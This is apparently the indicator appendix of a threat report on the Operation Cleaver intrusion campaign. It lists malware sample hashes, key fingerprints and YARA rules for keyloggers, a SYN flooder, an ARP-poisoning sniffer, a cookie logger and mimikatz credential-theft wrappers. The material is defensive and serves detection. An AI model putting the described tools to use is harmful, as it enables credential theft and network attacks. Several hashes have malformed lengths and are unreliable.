48437fe7d7d0c5fbde340e1392662f7fc421fc05d7c9824f71160475105ad999
4f131095ba56f6d3621a007985ac758d780b0c837f554f6e44d535ed55d33af1
508c7691d535102538aaa6dce32d750c2492dada36506a390c1959f261a0244b
50d11ad32eb72b128185a0aecf39be8085b6b1a8f30cb41d8bc177a1ff8f3067
550a33353730579a7d2b9276cc3b66ca252a59e198285c732fcda46513351c03
5ac9f4e25ef4002274496e18ea537b4c582a3acf3126cc1830a63941d9c91e64
5d1e81f5a4fca25b7afb18eb906c9a53965d81dcf62f9d91499baf03229a8de8
5fb4ae33cac8b2b74e63fc639eeb969a660ef9a7e8310c2769acc925122f047e
616a25378f70474bcb3ad0fad2f1383009c5b7b3cea937be2a5234a110d64b78
634685e43e9f73343cb337ec64a8679485e1ddb4c2de5ecb6a5746aa5ddb1b72
6474f74340e7199919e7532c6756cf459cd20c3391852d80b058eb7997a31e9f
650f143ac0a668536b6750a628ec51e7ca28f5520105eeb87308f557cd74e63c
65509837e15b6a914b611c2d5066ba06ded39b0bed288552e65df20610e35976

OPERATION **CLEAVER**



Samples (SHA-256) cont.

65509837e15b6a914b611c2d5066ba06ded39b0bed288552e65df20610e35976
67a2b9c32653161fafaea231b6661d9d797bb0964c79c9ee46cf2bf76571ed45
6888723e56f2e7696ac1e1910f68a1d54d7c76e9eb8e69554980b04e881e0e86
7199acca3d851889efa4a5a42b3f55010f4916294201ce5ad20c76898200ffa9
75b77606175ee696395f1b0e6850d5cd6596e34f74804b30c9bf9e368ebcd299
7890a726603edcd70b6e6f3de367cf891131d833d14c506b26e07935a715048f
79ca080a152bd44f9b07af0f940c303e45e10d516633384f5b3d34a29d0d03c8
7b9fd4b9b36cf84fcfc3e9bf589d8a51c2166558baf462ab312929fb584642
80ed4e7a242ee3d1c2656affb04cd56e7262e5a6bf2bec2f8435aa3f47c9b5d1
8129345ce66643d880a3e01e607399279dec7bf9cad06d9b26134f6d205ed06
8813bd0b4ad6c6155b571c9c1fbcabfeed3812ab8fbd9acd8372385094aaa565
8f02df900760cb2c84e4f5a859512f5d719daae063a719c956cbf6185004da5
8f9a45ba73c67ba9c4958ea49508c350a0e1c3caf476ccab2fb8cb3049e3ba46
902f2391b1075e14985bc91316c98cdcf3442ecaeb3ef12422813f946ab8409e
9801f7c552cbcf8c413dade920b96be2eaad9624ba4ada17f80f815dac58974
9aec3f14ec69e9942a7d3075bb5479dc5fa61e6c2a03cbee1a9269264efac51c
9ba06cb9dc05e6866ee0e9ecc0c9a480d5b6c8d177ef1907d7fcc02e2871806
9ebbd300ddf70bccbecfe3bf47898e5959cfc090cef8716e2e638d840a24007b
a321158d7f5be572ac5536ad57cb4a312bea52430b03da9dda97f4548a080bc3
aa23c55bed562cbf47c84092d0a35b0da35e3db3982a18a28fb45ca70ac6b399
aa7ac2a053ceba819fc1c8b273db64296c2754a8101291870e142519c416b1b
abb0ebd57cf2b0d54cd2b01fd9b11cc9ed68053174d131922811a9ad22459ea
ac272bd9701c5d9cb7e8d1a4e2a191a894e98aa463fb17628c52da16612627d8
ad06e03fdd9eff480ca623ea23ec87c794d99ae6dda308c979fa5173b2b8a514
ad5fbf8e381d92225aa6c022e2bbc175be0e33138b5fa4bbb508b970b33bbc1e
ad71283aadb2455f7a1cd4e8283c789599c33d328da44965f6c282f2e600e1b2
aebac79b820891510b9e14ef97892875bf4197797ca91aef149acdc1e6bf6a7c
af8deedc78097c387926bb95ebd6ab2a870349794f452f35f84132b0dbe12e09
b18f80a02d45eaed618993447c82916ad8802e552dddccf733a3698794d8cb9d
b275caf4cbc4f47b3d772886172438b81a2e11ff5a8683be488de4b219b39070
b42ef5f39aaaf6e52ff4e0510b6e5c3fb5c84bf35befcde8bcc18dc86bccbdfb4
b49706b7d5432a368070ee58aa8776cce1ddc2098e863b1b7b36d7b7d79fe6a9
b4d4c421bc70e5a3345d4b8c9d1090ff16ff82870bd38216bb8bac7f1088dafb
b99cd428e78ede109c7bd3683c374ac6010a15c0633939511e39c1ed99f621
bb2b135c7a9b366ec7090404761a9ee9e7c03c56d68165a6789a29e804104068
be4cc2d1504002107a77bb943ad2d22c205cdcc6ad4804c0440970e5e922d30d
bf7746d29330b666d82b153989d41406305572b92f6b24a1f1adef6374b58328
bfa66edd0d9ae2c8179893ee881f479b37dce0ce8220a8a18e1b42a879dff4a
c11a244cba9da30173ff1dcb755a377c3b2b1f99cd15a887041937b086113ebd
c1c1e5b43b1ac9af79aaafa59a6062468142afc2278b6fea0bb4dbbb83af65d06

Samples (SHA-256) cont.

```
c30a2fe22050dcac30616a3d27d5c92ea2815d060b365747984913758a209aaa  
c74df42cf7c7221f7f28c67bd726a1caad8453fc35daddfb094aaeede2e8e1e  
c9010e060de6a83c3802ed4e6b7f544e6eb2b5420ee2be5c71646e6a27182bea  
c901d84878f50a93ab76f2ea31763bebb0acf0c0f9ad86b3abf98e5cde499332  
c99fa90038cec60d9aa21a49e537ad9ea55672ed78cf5b429cb4c75ebc5cccd69  
c9fc8133e755c14cb02872ba05a2332baefe5e94797479aded46c3db83a7cc14  
ca7138bfe08b480386653072482e58f6c48b05a1e7fb8a82cc042806eae9acc2  
caa769a21bf97987de4cc92874eaa03e7b0538082c502606aa8ca97823e2e2aa  
cd75664edea18e3aa303763e6f6c639b3e90ead4b51c2b3e41c808e3d968c848  
cffba2a145d91bdecfa8cb32af6964576889faa04591b503a58507cf89ab7cae  
d045ea925cf461da5c58cc2af8a0f96ec7c961ea62ffcf1de0b04abf9b0fa8ac  
d11b504b18bc8615e98f3c37d98c6fe11216a0f070a056414ca4407fc298fdb6  
d3c2488d321ca6760986fc1a55a3c1db3f7b215fc2883d7e4fabc2871b5a27ac  
d4e54c1bc1efba20d75861c01bb2cc053b1ab9fadae29bf6c4c04528110056e6  
d5d1fa5b5474089e59c05ca88a96257d4449d852b429c620aa773408bd48d067  
d8c7aef47bac024188d929e749e90ac172fd51b8f6e16dec4b6635dc2ffa85ef  
dc21a2189f9e2d63872c0b5ee7ec75316799c60eb018ba9b98398b69efe45365  
dc22e4b5ef752d3ec47d7bb3de7534e4a2daa2642de8c9839ad262d33a7aa7dc  
e180f933aad709883acde441ee64407d49fa4183ae5130480005a0e81a0de491  
e250bce96e5f0c162dbe4d87a1a7d65deb910f59c0bea1140897c22eb9dca501  
e2e9d60c76225db77668440ff698eacef48b544ffab1ae0c641dcedb5ad570bd  
e339c7b77113f1a1c4c2f7e307b785cc4fc9145663fe3a612079240efcc9ac93  
e3b38627d9e94a7e084e12cbd2acf7e66ce90021972061f8b9b61316eddb3bd6  
e401340020688cd0f5051b7553815eee6bc04a5a962900883f1b3676bf1de53  
e4d43cd20d4ea59f68c26d46c30e1819cac5b9552d27fce826b0855494018267  
e509843b2c061fa5e6ea7d11554bb22f36e6b79b7cd5cc0639ff63d48ce66336  
ed85c3f8d2cccb6a0ec2b4b27b158b4dbc6885245081901dd51eb2266f4b2bf  
ee33dd17802ca906fcc68815ff2a7d12ac7fab7f1c272a56444e4fd6715a6227  
eea0dcabaabef075081e23fc91b84e07042117bb0362e59f11b17338108d0c1b  
f7e1a74e08c5718de9edc57facc26dda97ae5b723420a06ef56f1f6f8aa6fb5a  
fbcc531e83359310e2940ffff180a26e28d55396710c748e2ae7e64357273a09d  
fd4a9af7ba67f794a83a720539666e89f288686a432b5c7133033a2ebde266cc
```

Public/Private Key Fingerprints

```
0A:E1:AE:85:6A:BB:D5:87:BF:8E:21:4E:92:E6:1F:8C  
70:70:2F:11:2B:01:03:4A:70:D9:5E:11:CC:E9:7A:16  
6F:DB:BB:BA:DA:7F:FA:4B:3F:A1:C3:46:5E:4B:8F:31:E8:31:F1:EC  
78:BE:02:06:B3:1E:57:DF:62:4E:30:16:ED:AA:5C:56:F7:E8:11:62
```

OPERATION CLEAVER



YARA Signatures

```
rule BackDoorLogger
{
    strings:
        $s1 = "BackDoorLogger"
        $s2 = "zhuAddress"
    condition:
        all of them
}

rule Jasus
{
    strings:
        $s1 = "pcap_dump_open"
        $s2 = "Resolving IPs to poison..."
        $s3 = "WARNNING: Gateway IP can not be found"
    condition:
        all of them
}

rule LoggerModule
{
    strings:
        $s1 = "%s-%02d%02d%02d%02d.r"
        $s2 = "C:\\\\Users\\\\%s\\\\AppData\\\\Cookies\\\\"
    condition:
        all of them
}

rule NetC
{
    strings:
        $s1 = "NetC.exe" wide
        $s2 = "Net Service"
    condition:
        all of them
}

rule ShellCreator2
{
    strings:
        $s1 = "ShellCreator2.Properties"
        $s2 = "set_IV"
    condition:
        all of them
}
```

YARA Signatures (cont.)

```
rule SmartCopy2
{
    strings:
        $s1 = "SmartCopy2.Properties"
        $s2 = "ZhuFrameWork"
    condition:
        all of them
}

rule SynFlooder
{
    strings:
        $s1 = "Unable to resolve [ %s ]. ErrorCode %d"
        $s2 = "your target's IP is : %s"
        $s3 = "Raw TCP Socket Created successfully."
    condition:
        all of them
}

rule TinyZBot
{
    strings:
        $s1 = "NetScp" wide
        $s2 = "TinyZBot.Properties.Resources.resources"

        $s3 = "Aoao WaterMark"
        $s4 = "Run_a_exe"
        $s5 = "netscp.exe"

        $s6 = "get_MainModule_WebReference_DefaultWS"
        $s7 = "remove_CheckFileMD5Completed"
        $s8 = "http://tempuri.org/"

        $s9 = "Zhoupin_Cleaver"
    condition:
        ($s1 and $s2) or ($s3 and $s4 and $s5) or ($s6 and $s7 and $s8) or
        $s9
}

rule ZhoupinExploitCrew
{
    strings:
        $s1 = "zhoupin exploit crew" nocase
        $s2 = "zhopin exploit crew" nocase
    condition:
        1 of them
}
```

OPERATION CLEAVER



YARA Signatures (cont.)

```
rule antivirusdetector
{
    strings:
        $s1 = "getShadyProcess"
        $s2 = "getSystemAntiviruses"
        $s3 = "AntiVirusDetector"
    condition:
        all of them
}

rule csext
{
    strings:
        $s1 = "COM+ System Extentions"
        $s2 = "csext.exe"
        $s3 = "COM_Extentions_bin"
    condition:
        all of them
}

rule kagent
{
    strings:
        $s1 = "kill command is in last machine, going back"
        $s2 = "message data length in B64: %d Bytes"
    condition:
        all of them
}

rule mimikatzWrapper
{
    strings:
        $s1 = "mimikatzWrapper"
        $s2 = "get_mimikatz"
    condition:
        all of them
}

rule pvz_in
{
    strings:
        $s1 = "LAST_TIME=00/00/0000:00:00PM$"
        $s2 = "if %%ERRORLEVEL%% == 1 GOTO line"
    condition:
        all of them
}
```

YARA Signatures (cont.)

```
rule pvz_out
{
    strings:
        $s1 = "Network Connectivity Module" wide
        $s2 = "OSPPSVC" wide
    condition:
        all of them
}

rule wndTest
{
    strings:
        $s1 = "[Alt]" wide
        $s2 = "<< %s >>:" wide
        $s3 = "Content-Disposition: inline; comp=%s; account=%s; product=%d;"
    condition:
        all of them
}

rule zhCat
{
    strings:
        $s1 = "zhCat -l -h -tp 1234"
        $s2 = "ABC ( A Big Company )" wide
    condition:
        all of them
}

rule zhLookUp
{
    strings:
        $s1 = "zhLookUp.Properties"
    condition:
        all of them
}

rule zhmimikatz
{
    strings:
        $s1 = "MimikatzRunner"
        $s2 = "zhmimikatz"
    condition:
        all of them
}
```



#OPCLEAVER